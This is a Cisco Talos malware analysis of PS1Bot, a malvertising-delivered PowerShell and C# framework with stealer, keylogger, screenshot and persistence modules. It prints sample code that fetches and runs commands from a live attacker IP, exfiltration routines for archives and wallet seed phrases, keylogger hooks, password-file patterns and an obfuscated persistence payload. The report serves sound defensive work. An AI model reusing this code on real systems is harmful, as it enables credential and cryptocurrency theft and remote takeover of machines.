Malvertising campaign leads to PS1Bot, a multi-stage malware framework

By Edmund Brumaghin

Published: 2025-08-12 · Archived: 2026-04-05 21:52:41 UTC

- Cisco Talos has observed an ongoing malware campaign that seeks to infect victims with a multi-stage malware framework, implemented in PowerShell and C#, which we are referring to as “PS1Bot.”
- PS1Bot features a modular design, with several modules delivered used to perform a variety of malicious activities on infected systems, including information theft, keylogging, reconnaissance and the establishment of persistent system access.
- PS1Bot has been designed with stealth in mind, minimizing persistent artifacts left on infected systems and incorporating in-memory execution techniques to facilitate execution of follow-on modules without requiring them to be written to disk.
- PS1Bot distribution campaigns have been extremely active since early 2025, with new samples being observed frequently throughout the year.
- The information stealer module implementation leverages wordlists embedded into the stealer to enumerate files containing passwords and seed phrases that can be used to access cryptocurrency wallets, which the stealer also attempts to exfiltrate from infected systems.

Campaign Overview

Cisco Talos has been monitoring an ongoing malware campaign that has been active throughout 2025. The campaign appears to be leveraging malvertising to direct victims to a multi-stage malware framework, implemented in PowerShell and C#, that possesses robust functionality, including the ability to deliver follow-on modules including an information stealer, keylogger, screen capture collector and more. It also establishes persistence to continue operations following system reboots. The design of this malware framework appears to attempt to minimize artifacts left on infected systems by facilitating the delivery and execution of modules in-memory, without requiring them to be written to disk. Due to similarities in the design and implementation with the malware family AHK Bot, we are referring to this PowerShell-based malware as “PS1Bot.”

This campaign has been extremely active, with new samples being observed continuously over the past several months. The cluster of malicious activity associated with this campaign also overlaps with prior reporting, including reporting on Skitnet. While Talos has not observed delivery of the Skitnet binary in any of the infection chains we analyzed, the PowerShell implementation described in that reporting appears to match the components delivered throughout the infection chain in this case as well. We have also observed significant overlap in the C2 infrastructure used in both cases. Likewise, we have observed code and indicator overlap with previously reported malvertising campaigns.

Delivery

The victim is initially delivered a compressed archive. The file names Talos observed in the wild are consistent with what is typically seen during search engine optimization (SEO) poisoning and/or malvertising campaigns, where the file name matches the keyword phrase being targeted in the campaigns:

- chapter 8 medicare benefit policy manual.zip
- Counting Canadian Money Worksheets Pdf.zip.e49
- zebra gx430t manual.zip.081
- kosher food list pdf (1).zip.c9a
- pambu panchangam 2024-25 pdf.zip.a7a

Prior reporting on social media further strengthens this assessment, where researchers have observed the malvertising campaigns leading to the compressed archives delivered in this campaign.

Inside of the compressed archive is a single file called “FULL DOCUMENT.js” that functions as a downloader, retrieving the next stage of the infection. In the cases analyzed, the JS file contained VBScript, which employed a variety of obfuscation methods throughout 2025. Below is an example of one of the more simplistic examples observed recently.

Figure 1. Deobfuscating the downloader script.

Stage 1 retrieval

When executed, the malware retrieves a JScript scriptlet from an attacker controlled server, the contents of which are then executed.

```
<scriptlet>
<script language="JScript">
var xkn = new ActiveXObject("Scripting.FileSystemObject");
var exsw = "1"
var extd = "s"
var wwe = "C:\\ProgramData\\ntu.p" + extd + exsw;
var pip = xkn.CreateTextFile(wwe, true);
pip.WriteLine('[REDACTED_NEXT_STAGE_POWERSHELL]');
pip.Close();
var tpl = GetObject("winmgmts:\\\\.\\root\\cimv2:Win32_Process");
var xoz  = GetObject("winmgmts:\\\\.\\root\\cimv2:Win32_ProcessStartup");
var ehj = xoz.SpawnInstance_();
ehj.ShowWindow = 0;
var iki = tpl.Create('powershell.exe -ep bypass -file "' + wwe + '"', null, ehj);
</script>
</scriptlet>
```

Figure 2. Example JScript scriptlet contents.

This script is responsible for performing the environmental setup needed for subsequent malware operations to function properly. This includes writing a PowerShell script to `C:\ProgramData\` (`ntu.ps1` in this case) and executing the script contents written to the file created in the previous step and redacted for space in the previous screenshot. This PowerShell script obtains the serial number of the C:\ drive and uses it to construct a URL, which it uses to attempt to establish a connection to the command and control (C2) server to retrieve additional malicious content to execute. Any PowerShell content received is then passed to Invoke-Expression (IEX) and executed within the existing PowerShell process. This is repeated in a loop with `Sleep()` delays added between each iteration.



Figure 3. PowerShell module retrieval and C2 polling.

This allows the malware to continue to run, periodically attempting to poll the attacker's C2 server to retrieve additional commands to execute within the PowerShell process running on the system. We have observed this technique used to deliver a variety of additional modules, each enabling the attacker to conduct additional operations on the system, obtain additional environmental information about systems under their control, and enable the theft of sensitive information such as credentials, session tokens and financial account details (cryptocurrency wallet data).

PowerShell modules

We have observed the delivery of the following types of PowerShell modules during and after the initial infection process. Each module is responsible for carrying out its respective task, and several rely on delivery of C# classes that are dynamically compiled to generate assembly DLLs and executed to assist with collection of survey information, keylogging, and screenshot capture.

- Antivirus detection
- Screen capture
- Wallet grabber
- Keylogger
- Information collection
- Persistence

In most of the modules analyzed, logging functionality has been built in to allow the attacker to monitor the installation and runtime status during and post-deployment. In most cases, these status updates are delivered to the

C2 server in the form of URL parameters that are included as part of HTTP GET requests to the URL used to establish an initial C2 connection.

We assess with high confidence that additional modules likely exist and are deployable as desired by the adversary. The modular nature of the implementation of this malware provides flexibility and enables the rapid deployment of updates or new functionality as needed. While analyzing activity associated with PS1Bot throughout 2025, we have observed development activities occurring over time, indicating that this is a rapidly evolving threat.

Antivirus detection

This PowerShell module is delivered after initial C2 establishment and is responsible for obtaining and reporting the antivirus programs present on the infected system. This is accomplished by querying Windows Management Instrumentation (WMI) to obtain a list of installed antivirus products.

```
function Get-A{
    try {
        $a = @()
        $a += (Get-WmiObject -Namespace
([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String((([regex]::Matches('=Ij
clRnblNUe0lmc1NWZTxFdv9mc','.','RightToLeft') | ForEach {$_.value}) -join '')))) -
Query
([Text.Encoding]::UTF8.GetString([Convert]::FromBase64String((([regex]::Matches('0NW
dk9mcQNXdylmVpRnbBBSTPJlRgoCIUNURMV0U','.','RightToLeft') | ForEach {$_.value}) -
join ''))))).DisplayName
        if($a){
            $a = $a -join ', '
        } else {
            $a = 'NONE'
        }
        return @{'status' = 'success'; 'result' = $a}
    } catch {
        return @{'status' = 'error'; 'result' = ($Error[0].exception.message)}
    }
}

function ConvertTo-StringData($hashTable){
        foreach ($item in $hashTable) {
            foreach ($entry in $item.GetEnumerator()) {
                "{0} = {1}; " -f $entry.Key, $entry.Value
            }
        }
}b.DownloadString($uploadUrl)
}
```

Figure 4. Antivirus detection logic.

The returned product list is then transmitted to the attacker via an HTTP GET request containing the results of the operation as URL parameters.

```
function Send-Log($result){
    $log = "?k=$result"
    $uploadUrl = $url + $log
    $web = New-Object System.Net.WebClient
    $web.DownloadString($uploadUrl)
}
```

Figure 5. Status logging implementation.

The following is an example of the URL structure used to transmit the information to the C2 server:

```
hxxp[:]//[C2_SERVER_IP]/[DRIVE_SERIAL]?k=result%20=%20Windows%20Defender;%20%20status%20=%20success
```

Once this is completed, execution is passed back to the main PowerShell script and C2 beaconing continues until additional instructions are received. In several cases, we have observed the delivery of several distinct PowerShell scripts during the infection process. To facilitate delivery of new PowerShell scripts, we have observed that the attacker simply manipulates the response content associated with the C2 URL derived initially. Each time the infected system beacons to the C2 server, any delivered PowerShell is dynamically passed to IEX and executed.

Screen capture

Once antivirus detection has been performed, we have observed the delivery of additional PowerShell modules, one of which is used to capture screenshots on infected systems and transmit the resulting images to the C2 server. This is often performed for a variety of reasons, including to identify when systems may be in active use by victims versus unattended or to collect sensitive information that may be displayed on screen but not otherwise recorded for easy exfiltration.

In this case, the adversary is using PowerShell to dynamically compile and execute a C# assembly DLL at runtime.

```
Add-Type -AssemblyName System.Drawing
Add-Type -AssemblyName System.Windows.Forms

# Добавляем полное определение типов для WinAPI
Add-Type -TypeDefinition @"
using System;
using System.Runtime.InteropServices;
using System.IO;
using System.Drawing;
```

Figure 6. Example use of Add-Type for C# compilation.

The resulting DLL is then used to capture the screenshot and create a Bitmap image (.BMP) inside of the `%TEMP%` directory. The image is later converted and stored as a JPEG at `%APPDATA%\Screenshot.jpg`.

```
        # Создаем временный BMP файл
        $tempBmpPath = [System.IO.Path]::GetTempFileName() + ".bmp"

        try {
            # Сначала сохраняем во временный BMP файл
            [WinAPI]::SaveAsBmp($bitmapData, $screenWidth, $screenHeight,
$tempBmpPath)

            # Затем загружаем и конвертируем в JPEG
            $bitmap = [System.Drawing.Image]::FromFile($tempBmpPath)

            # Сохраняем в JPEG с заданным качеством в APPDATA
            $screenshotFileName = "Screenshot.jpg"
            $fullScreenshotPath = Join-Path -Path $env:APPDATA -ChildPath
$screenshotFileName
```

Figure 7. Screenshot generation logic.

The content stored within the image file is then Base64 encoded and the resulting data is then transmitted to C2. The image files in both `%TEMP%` and `%APPDATA%` are also deleted.

```
POST /1180963129/?s= HTTP/1.1
Host: 181.174.164.12
Content-Length: 148960
Expect: 100-continue
Connection: Keep-Alive
```


```
/9j/4AAQSkZJRgABAQEAYABgAAD/
2wBDACAWGBwYFCAcGhwkIiAmMFA0MCwsMGJGSjpQdGZ6eHJmcG6AkLicgIiuim5woNqirr7EztDOfJri8uDI8
LjKzsb/
2wBDASIkJDAqMF40NF7GhHCExsbGxsbGxsbGxsbGxsbGxsbGxsbGxsbGxsbGxsbGxsbGxsbGxsbGxsbGxsbGx
sbGxsb/wAARCAP5BmwDASIAAhEBAxEB/8QAHwAAAQUBAQEBAQEAAAAAAAAAAAECAwQFBgcICQoL/
8QAtRAAAgEDAwIEAwUFBAQAAAF9AQIDAAQRBRIhMUEGE1FhByJxFDKBkaEII0KxwRVS0fAkM2JyggkKFhcYGR
olJicoKSo0NTY3ODk6Q0RFRkdISUpTVFVWV1hZWmNkZWZnaGlqc3R1dnd4eXqDhIWGh4iJipKTlJWWl5iZmqK
jpKWmp6ipqrKztLW2t7i5usLDxMXGx8jJytLT1NXW19jZ2uHi4+Tl5ufo6erx8vP09fb3+Pn6/8QAHwEAAwEB
AQEBAQEBAQAAAAAAAAECAwQFBgcICQoL/
```


Figure 8. Example HTTP POST containing Base64 encoded screenshot image file.

Additionally, status logging messages are sent to inform the attacker of the module's progress, an example of which is shown below.

Successful Screenshot Collection:

`hxxp[:]//[C2_SERVER_IP]/[DRIVE_SERIAL]?k=script:%20screen,%20status:%20OK,%20message:%20screen%20uploaded`

Failed Screenshot Collection:

`hxxp[:]//[C2_SERVER_IP]/[DRIVE_SERIAL]?k=script:%20screen,%20status:%20error,%20message:%20[EXCEPTION_INFORMATION]`

Grabber

Following successful collection of screenshots on infected systems, we have observed the delivery of an additional PowerShell module that the attacker refers to as the "grabber module" that is used to steal sensitive data

from infected systems. It is designed to target the following types of data that are then exfiltrated to the C2 server:

- Local browser storage (stored credentials, cookies, etc.)
- Browser extension data for cryptocurrency-related extensions like wallets
- Local application data for cryptocurrency wallet applications
- Files containing passwords, sensitive strings or wallet seed phrases

The module begins by checking the values of variables that were declared in earlier stages of the infection process. If the script is not being executed within the context of the PowerShell process established earlier, it will fail and terminate execution.

Next, it begins transmitting status logging messages to the C2 server via HTTP GET requests to inform the attacker that the grabber module is running and to provide basic runtime information. Log messages are periodically transmitted during the execution of this module to provide ongoing status updates, error alerting and other relevant information throughout the execution process.

The malware first checks for the existence of various installed applications of interest, including browsers, browser extensions and cryptocurrency wallet applications. If found, the application data is copied to `%TEMP%` for staging.

The malware specifically checks for the existence of application data associated with the following web browsers:

Google Chrome	Chromium	Kometa
Microsoft Edge	7Star	Maxthon
Opera	Atom	Mustang
Opera GFX	AVG Secure Browser	Netbox Browser
Brave	Avast Secure Browser	Orbitum
Vivaldi	CCleaner Browser	QQ Browser
Yandex	Chedot	SalamWeb
Slimjet	Chrome Beta	Sidekick

Epic Privacy Browser	Chrome Canary	Sleipnir
Comodo Dragon	Citrio	Sputnik
CentBrowser	CoolNovo	Superbird
Naver Whale	Coowon	Swing Browser
SRWare Iron	CryptoTab Browser	Tempest
Blisk	Elements Browser	UC Browser
Torch	Iridium	Ulaa
Coc Coc	Kinza	UR Browser
Amigo	Wavebo	Viasat Browser

In addition to the previously listed browsers, the information stealer also checks for the installation of the following Chromium extensions, most of which are associated with cryptocurrency wallets and multi-factor authentication (MFA) authenticators:

MetaMask	Trezor	wallet-guard-protect-your
MetaMask-edge	Ledger	subwallet-polkadot-wallet
MetaMask-Opera	Mycelium	argent-x-starknet-wallet
Trust-Wallet	TrustWallet	bitget-wallet-formerly-bi

Atomic-Wallet	Ellipal	core-crypto-wallet-nft-ex
Binance	Dapper	braavos-starknet-wallet
Phantom	BitKeep	Kepler
Coinbase	Argent	martian-aptos-sui-wallet
Ronin	Blockchain Wallet	xverse-wallet
Exodus	cryptocom-wallet-extension	gate-wallet
Coin98	Zerion	sender-wallet
KardiaChain	Aave	desig-wallet
TerraStation	Curve	fewcha-move-wallet
Wombat	SushiSwap	kepler-edge
Harmoney	Uniswap	okx-wallet
Nami	1inch	unisat-wallet
MartianAptos	petra-aptos-wallet	xdefi-wallet
Braavos	manta-wallet	rose-wallet
XDEFI	TON	Authenticator

Yoroi	Tron	

If discovered, associated extension data is staged using a process similar to that described earlier for web browser application data. The information stealer also attempts to locate locally installed cryptocurrency wallet applications and MFA applications, including the following:

Authy Desktop	Atomic	Armory
Exodus	Electrum	Bytecoin
Coinomi	Daedalus	Ethereum
Bitcoin Core	Ledger Live	Guarda
Binance	Zcash	TrustWallet

One interesting piece of functionality included with the information stealer is a scanner that is designed to identify and exfiltrate files containing sensitive information. The script contains a large wordlist of English words. We have also observed variants of the grabber module that contain wordlists targeting other languages, such as Czech. Additionally, we have observed versions that contain multiple wordlists targeting different cryptocurrency wallet seed phrase combinations.

Figure 9. Wallet seed phrase wordlist.

This wordlist is designed to be used to identify files that may contain cryptocurrency wallet seed phrases, which can be used to regain access to wallets in the case that the primary authentication method is unavailable. This is performed by iterating through the file system on local hard drives, identifying files matching specific file extensions and file sizes, and then scanning them for the presence of multiple string values matching the wordlist.

```
# —— Парсер сид-фраз (в отдельных потоках для каждого диска) ——
$Folders = if ($args.Count -gt 0) { $args[0] } else { (Get-WmiObject
Win32_LogicalDisk -Filter "DriveType=3" | Select-Object -ExpandProperty DeviceID) |
ForEach-Object { "$_\" } }
$maxDepth = 10
$CheckLargeFiles = $true
$preferredExtensions = @('.txt', '.doc', '.docx', '.odt', '.rtf', '.md')
$maxFileSize = 1MB
```

Figure 10. File scanning parameters.

It also attempts to identify files that may contain passwords.

```
            # Check for password file patterns
            $passwordPatterns = @('passw*.txt', 'pwd*.txt', 'login*.txt',
'credential*.txt', 'account*.txt', 'secret*.txt', 'key*.txt', 'access*.txt')
            $isPotentialPasswordFile = $false
            $fileName = $fileInfo.Name.ToLower()
            foreach ($pattern in $passwordPatterns) {
                if ($fileName -like $pattern) {
                    $isPotentialPasswordFile = $true
                    break
                }
            }
```

Figure 11. Password file detection criteria.

Once the sensitive information has been collected, it is then compressed and exfiltrated to the attacker’s C2 server.

```
function Send-Archive($archivePath) {
    try {
        $boundary = [System.Guid]::NewGuid().ToString()
        $contentType = "multipart/form-data; boundary=$boundary"
        $request = [System.Net.WebRequest]::Create($url)
        $request.Method = "POST"
        $request.ContentType = $contentType
        $request.Timeout = 600000  # Таймаут 10 минут (600000 миллисекунд)

        $fileBytes = [System.IO.File]::ReadAllBytes($archivePath)
        $fileName = [System.IO.Path]::GetFileName($archivePath)

        $stream = $request.GetRequestStream()
        $writer = New-Object System.IO.StreamWriter($stream)
        $writer.Write("--$boundary`r`n")
        $writer.Write("Content-Disposition: form-data; name=`"gb`";
filename=`"$fileName`"`r`n")
        $writer.Write("Content-Type: application/octet-stream`r`n`r`n")
        $writer.Flush()
        $stream.Write($fileBytes, 0, $fileBytes.Length)
        $writer.Write("`r`n--$boundary--`r`n")
        $writer.Flush()
        $stream.Close()
```

Figure 12. Compressed archive exfiltration logic.

Data compression and exfiltration is performed via an HTTP POST request, as shown in Figure 13.

```
POST /1180963129 HTTP/1.1
Content-Type: multipart/form-data; boundary=c2504cf2-6b2d-4c32-b128-db00ed6e5cef
Host: 181.174.164.12
Content-Length: 10983
Expect: 100-continue

--c2504cf2-6b2d-4c32-b128-db00ed6e5cef
Content-Disposition: form-data; name="gb"; filename="passwords_7e2cec4f-3bb9-417a-
b053-a40d32cf2747.zip"
Content-Type: application/octet-stream

PK.........Y.V.[...)..f.......keys.txt..[..Fr...Wt.nl..j....p.(LC.'.A....\i.e,E*.....
```

Figure 13. Example HTTP POST containing compressed archive.

Any discovered wallet seed phrases are communicated to the attacker using HTTP GET requests, using a format similar to the one in Figure 14.

```
GET /1180963129?k=Module:%20seeds;%20Status:%20found;%20Message:%20SEED:
%20ability%20able%20about%20above%20absent%20absorb%20abstract%20absurd%20abuse%20acc
ess%20accident%20account%20accuse%20achieve%20acid%20acoustic%20acquire%20across%20ac
t%20action%20actor%20actress%20actual%20adapt;%20FILE:%20C:
%5CUsers%5C           %5CDesktop%5CPS_Transcripts%5C20250701%5CPowerShell_transcript.
                                            HTTP/1.1
Host: 181.174.164.12
```

Figure 14. Transmission of detected wallet seed phrase contents.

This demonstrates a robust information stealer that, in this case, has been implemented as a PowerShell module.

Keylogger

The keylogging and clipboard capture module is implemented similarly to the screen capture module described earlier, with PowerShell being used to dynamically compile and execute a C# assembly DLL at runtime.

```
Add-Type -TypeDefinition @"
        using System;
        using System.IO;
        using System.Net;
        using System.Runtime.InteropServices;
        using System.Windows.Forms;
        using System.Text;
        using System.Threading;

        public static class logger {
            public static string logUrl;
            private static WebClient web = new WebClient();
            private const int WH_KEYBOARD_LL = 13;
            private const int WM_KEYDOWN = 0x0100;
```

Figure 15. Example use of Add-Type in PowerShell.

The keylogger uses `SetWindowsHookEx()` to monitor keyboard and mouse events to facilitate the capture of keystrokes and mouse activity on the system.

```
while (isRunning) {
                    if (hookId == IntPtr.Zero) {
                        hookId = SetWindowsHookEx(WH_KEYBOARD_LL, keyboardProc,
GetModuleHandle(IntPtr.Zero), 0);
                    }
                    if (mouseHookId == IntPtr.Zero) {
                        mouseHookId = SetWindowsHookEx(WH_MOUSE_LL, mouseProc,
GetModuleHandle(IntPtr.Zero), 0);
                    }
                    Application.Run();
                    Thread.Sleep(100);
                }
            } catch (Exception ex) {
                LogError("Start error: " + ex.Message);
            }
        }
```

Figure 16. Example SetWindowsHookEx() logic.

Clipboard contents are also monitored so that information copied can be dynamically logged as well. As with other modules, status logging has been implemented and is performed via HTTP GET requests, an example of which is:

```
hxxp[:]//[C2_SERVER_IP]/[DRIVE_SERIAL]?
k=Module:%20KeyLogger,%20Status:%20running,%20Message:%20Logger%20started%20with%20PID%209164
```

The module also relays this status in the body of an HTTP POST request.

```
Hypertext Transfer Protocol
  POST /1180963129 HTTP/1.1\r\n
  Content-Type: application/x-www-form-urlencoded\r\n
  Host: 181.174.164.12\r\n
  Content-Length: 39\r\n
  Expect: 100-continue\r\n
  \r\n
  [Full request URI: http://181.174.164.12/1180963129]
  [HTTP request 1/1]
  [Response in frame: 52]
  File Data: 39 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "&t" = "Logger started with PID 9164"
    Key: &t
    Value: Logger started with PID 9164
```

Figure 17. Status logging transmission to C2.

Collected data is transmitted to the attacker via HTTP POST requests similar to Figure 18.

```
POST /1180963129/?keylog= HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 181.174.164.12
Content-Length: 524
Expect: 100-continue

&t=[button][MouseLC][MouseLC][MouseLC][MouseLC][MouseLC][MouseLC][MouseLC][MouseLC]
[MouseLC][MouseLC][MouseLC][MouseLC][MouseLC][MouseLC][MouseLC][MouseLC][MouseLC]
[MouseLC][MouseLC][MouseLC]
[2025-07-01 11:45:54][*new 1 - Notepad++ [Administrator]]
[key][[Enter][Enter]
[LShiftKey]This[Space]is[Space]a[Space]logged[Space]keystroke[Space]that[Space]is[Spa
ce]being[Space]collectde[Backspace][Backspace]ed.[Enter][Enter][button][MouseLC]
[2025-07-01 11:46:13][Administrator: Windows PowerShell ISE]
[button][MouseLC][MouseLC]
```

Figure 18. Keystroke log transmission.

Information collection

We have also observed the delivery of a system survey module that the attacker refers to as "WMIComputerCSHARP" that is used to collect and transmit information about the infected system and environment to the attacker. Consistent with the design of the screenshot and keylogging modules, this module is implemented using a combination of PowerShell and C# and features the use of runtime compilation.

The module uses WMI to query the domain membership information of the infected system, likely to enable the attacker to perform reconnaissance to determine if they were successful in gaining access to a high value target.

```
GET /1180963129?k=Module:%20WMIComputerCSHARP,%20Status:%20running,%20Message:
%20StartDomainCheck HTTP/1.1
Host: 181.174.164.12
```

Figure 19. Survey collection status logging message.

The following WMI queries are performed as part of this process:

`SELECT Domain, PartOfDomain FROM Win32_ComputerSystem`

`SELECT DomainName FROM Win32_NTDomain WHERE ClientSiteName IS NOT NULL`

In addition, the `%USERDNSDOMAIN%` environment variable is also queried to attempt to enumerate the domain membership of the infected system. The collected information is transmitted to the attacker's C2 server, consistent with what was described for other modules.

```
function Send-Message {
    param($message)
    $output = "Module: WMIComputerCSHARP, Status: running, Message: $message"

    Write-Output $output
    try {
        $log = "?k=$output"
        $uploadUrl = $url + $log
        $web = New-Object System.Net.WebClient
        $web.DownloadString($uploadUrl) | Out-Null
    } catch {}

     try {
        if ($output -match "\[WMIComputerCSHARP\]\[(.+?)\]" -and $matches[1] -ne
"Not available") {
            $log = "?i=$output"
            $uploadUrl = $url + $log
            $web = New-Object System.Net.WebClient
            $web.DownloadString($uploadUrl) | Out-Null
        }
    } catch {}
}
```

Figure 20. Example status logging implementation.

Persistence

We have also observed the delivery of a persistence module that can be used as desired to ensure that the main looping mechanism is re-executed following a system restart or user session termination. This allows for the reestablishment of a C2 communications channel and enables the delivery of additional modules as desired by the adversary.

The module begins by attempting to create a PowerShell script that will be executed each time the system restarts. The module creates a randomly generated directory within the `%PROGRAMDATA%` directory that will be used to store the components needed for persistence. These include a randomly-named PowerShell script (PS1) as well as a randomly-named shortcut file (ICO). A malicious randomly-named LNK file is also created in the Startup directory that is configured to point to the PowerShell script previously created so that it can be executed each time the system is rebooted.

```
try {
    $psFilePath = "$startupFilesDir\$(Get-RandomString 8).ps1"
    $iconPath = "$startupFilesDir\$(Get-RandomString 8).ico"
    $lnkPath = "$([Environment]::GetFolderPath('Startup'))\$(Get-RandomString
8).lnk"
    $targetPath = (Get-Command cmd.exe).Path

    Create-ScriptFile $psFilePath
    Create-Icon $iconPath
    Create-Shortcut $lnkPath $targetPath $iconPath $psFilePath
```

Figure 21. Persistence module file creation parameters.

The ICO file is created using base64-encoded content delivered as part of the module itself. The PowerShell script contents are generated by retrieving an obfuscated blob from the C2 server, which in our sample was hosted at the URL path `/transform`.

```
function Get-ObfScript() {
    $scriptUrl = $ip + 'transform'
    $web = New-Object System.Net.WebClient
    $script = $web.DownloadString($scriptUrl)
    return $script
}
```

Figure 22. Persistence payload retrieval.

A simulated example of this process is shown in Figure 23.

```
GET /transform HTTP/1.1
Host: 181.174.164.12

HTTP/1.1 200 OK
Content-Length: 14985
Content-Type: text/plain
Date: Tue, 01 Jul 2025 17:56:54 GMT
Connection: Close
Server: INetSim HTTP Server

$EvihxKpSwzoryde = @(50,39,42,'k','tion','r','g','',[int]
(("368wXusgTzbhaPME695wXusgTzbhaPME380wXusgTzbhaPME271wXusgTzbhaPME865wXusgTzbhaPME44
1wXusgTzbhaPME590wXusgTzbhaPME31wXusgTzbhaPME646wXusgTzbhaPME386" -split
"wXusgTzbhaPME")[7]),'l','','','Inv','o','nv',
13,'250aW51ZQ0KICAgIH0NCiAgICBJbnZva2UtRXhwcmVzc2lvbiAkcmVzdWx0DQogICAgU3R',29,8,$
([string]
(("WakqINMSOINMlIKQoVGnINMVYgmrIKINMkdZINMirUsAvtydINMVybCA9ICRpcCskc2VyaWFsDQokcyA9I
E5ldy1PYmplY3QgU3lzdGVtLk5ldC5XZWJDbGllbnQNCndoaWxlICgkdHJ1ZSkgew0KICAgIINMRyPUXWqINM
tuIhZAMUINMyNa" -split "INM")[6])),23,'e',$([string]
```

Figure 23. Simulated delivery of obfuscated persistence payload.

This content is then written to the PS1 file and the LNK file is generated with the appropriate parameters to enable execution in the future. When deobfuscated, the contents of the PowerShell simply contain the same logic used to establish the C2 polling process previously described early in the infection chain.

```
$fso = New-Object -Com "Scripting.FileSystemObject"
$SerialNumber = $fso.GetDrive("c:\").SerialNumber
$SerialNumber = "{0:X}" -f $SerialNumber
$SerialNumber = [convert]::toint64($SerialNumber,16)
$serial = $SerialNumber
$mutex = New-Object System.Threading.Mutex($false, $serial);
$mutexFree = $mutex.WaitOne(1)
if (!$mutexFree) { Exit }
$ip = 'http://181.174.164.12/'
$url = $ip+$serial
$s = New-Object System.Net.WebClient
while ($true) {
    try {
        $result=$s.DownloadString($url)
    }
    catch {
        Start-Sleep -s 25
        continue
    }
    Invoke-Expression $result
    Start-Sleep -s 25
}
$mutex.ReleaseMutex();
$mutex.Dispose();
```

Figure 24. Deobfuscated persistence payload.

We assess with high confidence that there are likely additional modules available for deployment as-needed by the adversary and the use of this framework provides a flexible means to enhance and increase the functionality available rapidly as needed.

Links to previous intrusion activity

During our analysis of the code and functionality associated with this infection chain, we observed similarities with components referenced in prior reporting related to the use of Skitnet/Bossnet to deliver PowerShell modules to infected systems. We have also observed multiple overlaps in the C2 infrastructure used in this campaign and the one described by the aforementioned reporting. Additionally, we assess with high confidence that the final deobfuscated payload dropped by the persistence module previously described was likely created by the same entity who created the PowerShell script described in the prior reporting. The overall implementation, use of specific variables throughout the code, and matching C2 URL construction strengthen this assessment. Below is a comparison of the code in both instances.



Figure 25. Comparison of persistence payload (left) vs. ProDaft reporting (right).

As observable in Figure 25, the only difference between the two samples is the addition of mutex handling and sleep periods.

While Talos did not identify any direct overlap in activity related to these malware families, we noted similarities in the design architecture and functionality provided by the PS1Bot malware delivered in this case and that present in another malware family Talos previously reported on called AHK Bot. The derivation of the C2 URL path based on the drive serial number is consistent across both malware families. Likewise, the use of a main polling script and subsequent delivery and execution of purpose-built modules is also similar to the design architecture found with AHK Bot. There are also several similarities in the types of modules available for both malware families. Heavy use of URL parameters when communicating with C2 is another similarity between the two families.

Coverage

Ways our customers can detect and block this threat are listed below.

Extended Detection and Response: Cisco XDR	Multi-Factor Authentication: Cisco Duo	Endpoint: Cisco Secure Endpoint
✔	N/A	✔
Email: Cisco Secure Email Threat Defense	**Network security: Cisco Secure Firewall**	**Multi-Cloud Security: Cisco MultiCloud Defense**
✔	✔	N/A
